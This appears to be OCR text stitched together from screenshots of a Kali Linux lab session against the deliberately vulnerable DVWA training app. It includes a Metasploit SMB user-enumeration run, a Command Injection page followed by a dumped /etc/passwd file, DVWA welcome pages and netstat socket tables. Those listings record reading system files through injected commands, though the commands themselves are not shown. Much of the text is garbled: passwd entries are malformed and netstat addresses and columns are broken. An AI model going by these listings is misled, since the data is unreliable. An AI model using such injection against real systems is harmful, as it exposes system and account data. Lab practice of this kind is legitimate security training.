
[*] 192.168.18.67:139 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
n155 auxiliary(scanner/smb/smb_enumusers) >



```



[illegible]











Vulnerability: Command Injection - Damn Vulnerable Web Application (DVWA) - Mozilla Firefox

192.168.18.66:10000

localhost/dvwa/vulnerabilities/eval/8

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

### Vulnerability: Command Injection

Home  
Instructions  
Setup / Reset DB  
Brute Force  
**Command Injection**  
CSRF  
File Inclusion  
Insecure CAPTCHA  
SQL Injection  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
XSS (Reflected)  
XSS (Stored)  
CSP Bypass  
JavaScript Attacks  
Authentication Bypass  
Open HTTP Redirect  
Cryptography  
API  
DVWA Security  
PHP Info  
About  
Logout

Enter an IP address:  Submit

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lpr:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
cron:x:11:11:cron:/var/spool/cron:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:35:35:Mail Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:100:apt:/var/lib/apt:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization:/:/run/systemd:/usr/sbin/nologin
systemd-networkd:x:102:103:systemd Network Management:/:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver:/:/run/systemd:/usr/sbin/nologin
mysql:x:1000:100:MySQL Server:/:/nonexistent:/bin/false
ntp:x:105:111:/nonexistent:/usr/sbin/nologin
nmap:x:106:106:nmap:/usr/sbin/nologin
arpwatch:x:107:134:arpwatch:/:/var/lib/arpwatch:/bin/sh
Debian-exim:x:108:115:/var/spool/exim:/usr/sbin/nologin
evmsd:x:109:109:/run/evmsd:/usr/sbin/nologin
rdssocks:x:110:137:/var/run/rdssocks:/usr/sbin/nologin
fs:x:132:138:TPM2 software stack:/:/var/lib/tpm:/bin/false
nvidia:x:133:65534:/var/run/nvidia:/usr/sbin/nologin
lxdm:x:133:65534:/var/run/lxdm:/usr/sbin/nologin
xmonad:x:134:121:/var/run/xmonad:/usr/sbin/nologin
nircmd:x:135:65534:/var/run/nircmd:/usr/sbin/nologin
dmsnwg:x:136:65534:dmsnwg:/:/var/lib/dmsn:/usr/sbin/nologin
xclib:x:137:123:/nonexistent:/usr/sbin/nologin
postgres:x:138:135:PostgreSQL administrator:/:/var/lib/postgresql:/bin/bash
exim:x:139:40:exim:/usr/sbin/nologin
xinetd:x:140:40:xinetd:/usr/sbin/nologin
rsyncd:x:141:127:/run/rsyncd:/usr/sbin/nologin
rpm:x:142:65534:/run/rpmsd:/usr/sbin/nologin
Debian-sftp:x:122:129:/var/lib/sftp:/bin/false
vstadd:x:123:65534:/var/lib/vstadd:/usr/sbin/nologin
inetmim:x:124:120:/var/lib/inetmim:/usr/sbin/nologin
sasl:x:125:65534:/run/sasl:/usr/sbin/nologin
pulse:x:126:127:PulseAudio daemon:/:/var/run/pulse:/usr/sbin/nologin
speech-dispatcher:x:127:29:Speech Dispatcher:/:/var/run/speech-dispatcher:/bin/false
avahi:x:128:125:Avahi mDNS daemon:/:/var/run/avahi-daemon:/usr/sbin/nologin
smbd:x:129:136:/var/lib/smbd:/usr/sbin/nologin
colord:x:130:138:colord colour management daemon:/:/var/lib/colord:/usr/sbin/nologin
gnome-ls-x:131:139:/var/lib/gnome-ls:/usr/sbin/nologin
king-phisher:x:132:140:/var/lib/king-phisher:/usr/sbin/nologin
Debian-gdm:x:133:141:Gnome Display Manager:/var/lib/gdm:/bin/false
dratix:x:134:142:/var/lib/dratix:/usr/sbin/nologin
beef-kszx:x:135:143:/var/lib/beef-kszx:/usr/sbin/nologin
```

Kali2019 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Applications Places Firefox ESR

Wed 09:45

Damn Vulnerable Web App (DVWA) v1.0.7 - Welcome - Mozilla Firefox

10.86.9.26/dvwa/index.php

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

### Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach them web application security in a class room environment.

**WARNING!**

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting providers public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

**Disclaimer**

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person who uploaded and installed it.

**General Instructions**

The help button allows you to view hints/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Username: admin  
Security Level: high  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Kali2019 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Applications Places Firefox ESR

Wed 09:45

Welcome :: Damn Vulnerable Web Application (DVWA) - Mozilla Firefox

127.0.0.1/dvwa/index.php

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

## Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

### General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module, however users should feel that they have successfully exploited the system as best as they possibly could by using that particular vulnerability.

Please note, there are both documented and undocumented vulnerabilities with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

### WARNING!

Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommended using a virtual machine (such as *VirtualBox* or *VMware*), which is set to NAT networking mode. Inside a guest machine, you can download and install *XAMPP* for the web server and database.

### Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purpose of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the persons who uploaded and installed it.

### More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- Setting Up DVWA Training
- Welcome :: Damn Vulnerable Web Application (DVWA)
- Damn Vulnerable Web Application

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:


Active Internet connections (servers and established)

| Proto | Recv-S | Send-S              | Local Address           | Foreign Address         | State       |
|-------|--------|---------------------|-------------------------|-------------------------|-------------|
| tcp   | 0      | 0                   | 0.0.0.0:8084            | 0.0.0.0:*               | LISTEN      |
| tcp   | 0      | 0                   | 127.0.0.1:6789          | 0.0.0.0:*               | LISTEN      |
| tcp   | 0      | 0                   | 127.0.0.1:3306          | 0.0.0.0:*               | LISTEN      |
| tcp   | 0      | 0                   | 0.0.0.0:111             | 0.0.0.0:*               | LISTEN      |
| tcp   | 0      | 0                   | 0.0.0.0:3000            | 0.0.0.0:*               | LISTEN      |
| tcp   | 0      | 0                   | 127.0.0.1:33576         | 127.0.0.1:3306          | TIME_WAIT   |
| tcp   | 0      | 192.168.18.66:40266 | 192.168.18.66:3000      | ESTABLISHED             |             |
| tcp   | 0      | 0                   | 127.0.0.1:33584         | 127.0.0.1:3306          | ESTABLISHED |
| tcp   | 0      | 192.168.18.66:3000  | 192.168.18.66:40296     | ESTABLISHED             |             |
| tcp   | 0      | 0                   | 127.0.0.1:33574         | 127.0.0.1:3306          | TIME_WAIT   |
| tcp   | 0      | 0                   | 127.0.0.1:33562         | 127.0.0.1:3306          | ESTABLISHED |
| tcp   | 0      | 192.168.18.66:3000  | 192.168.18.66:40266     | ESTABLISHED             |             |
| tcp   | 0      | 0                   | 127.0.0.1:3000          | 127.0.0.1:44470         | ESTABLISHED |
| tcp   | 0      | 0                   | 127.0.0.1:3306          | 127.0.0.1:33584         | ESTABLISHED |
| tcp   | 0      | 0                   | 192.168.18.66:40296     | 192.168.18.66:3000      | ESTABLISHED |
| tcp   | 0      | 0                   | 127.0.0.1:3306          | 127.0.0.1:33582         | ESTABLISHED |
| tcp   | 0      | 127.0.0.1:44470     | 127.0.0.1:3000          | ESTABLISHED             |             |
| tcp   | 0      | 0                   | 11:8034                 | 11:*                    | LISTEN      |
| tcp   | 0      | 0                   | 11:111                  | 11:*                    | LISTEN      |
| tcp   | 0      | 0                   | 11:80                   | 11:*                    | LISTEN      |
| tcp   | 0      | 0                   | 127.0.0.1:8080          | 11:*                    | LISTEN      |
| tcp   | 0      | 0                   | 127.0.0.1:45015         | 11:*                    | LISTEN      |
| tcp   | 1      | 0                   | 127.0.0.1:40076         | 127.0.0.1:80            | CLOSE_WAIT  |
| tcp   | 0      | 0                   | 11:80                   | 11:32884                | TIME_WAIT   |
| tcp   | 1      | 0                   | 127.0.0.1:40064         | 127.0.0.1:80            | CLOSE_WAIT  |
| tcp   | 0      | 0                   | 11:32892                | 11:80                   | ESTABLISHED |
| tcp   | 0      | 0                   | 2400:dc1:1ff:538:50300  | 2006:4700:18:16014::445 | ESTABLISHED |
| tcp   | 0      | 0                   | 11:80                   | 11:32892                | ESTABLISHED |
| tcp   | 0      | 0                   | 11:32898                | 11:80                   | TIME_WAIT   |
| udp   | 0      | 0                   | 0.0.0.0:80              | 0.0.0.0:*               |             |
| udp   | 0      | 0                   | 0.0.0.0:111             | 0.0.0.0:*               |             |
| udp   | 0      | 0                   | fe8b::a00:27ff:fe8c:540 | ::*                     |             |
| udp   | 0      | 0                   | 11:111                  | 11:*                    |             |
| raw   | 0      | 0                   | 0.0.0.0:1               | 0.0.0.0:*               | ?           |
| raw   | 0      | 0                   | 11:80                   | 11:*                    | ?           |
| raw   | 0      | 0                   | 11:80                   | 11:*                    | ?           |


Active UNIX domain sockets (servers and established)

| Proto | Recv-S | Flags | Type   | State     | I-Node | Path                                |
|-------|--------|-------|--------|-----------|--------|-------------------------------------|
| unix  | 2      | I ACC | STREAM | LISTENING | 25345  | /run/user/0/systemd/private         |
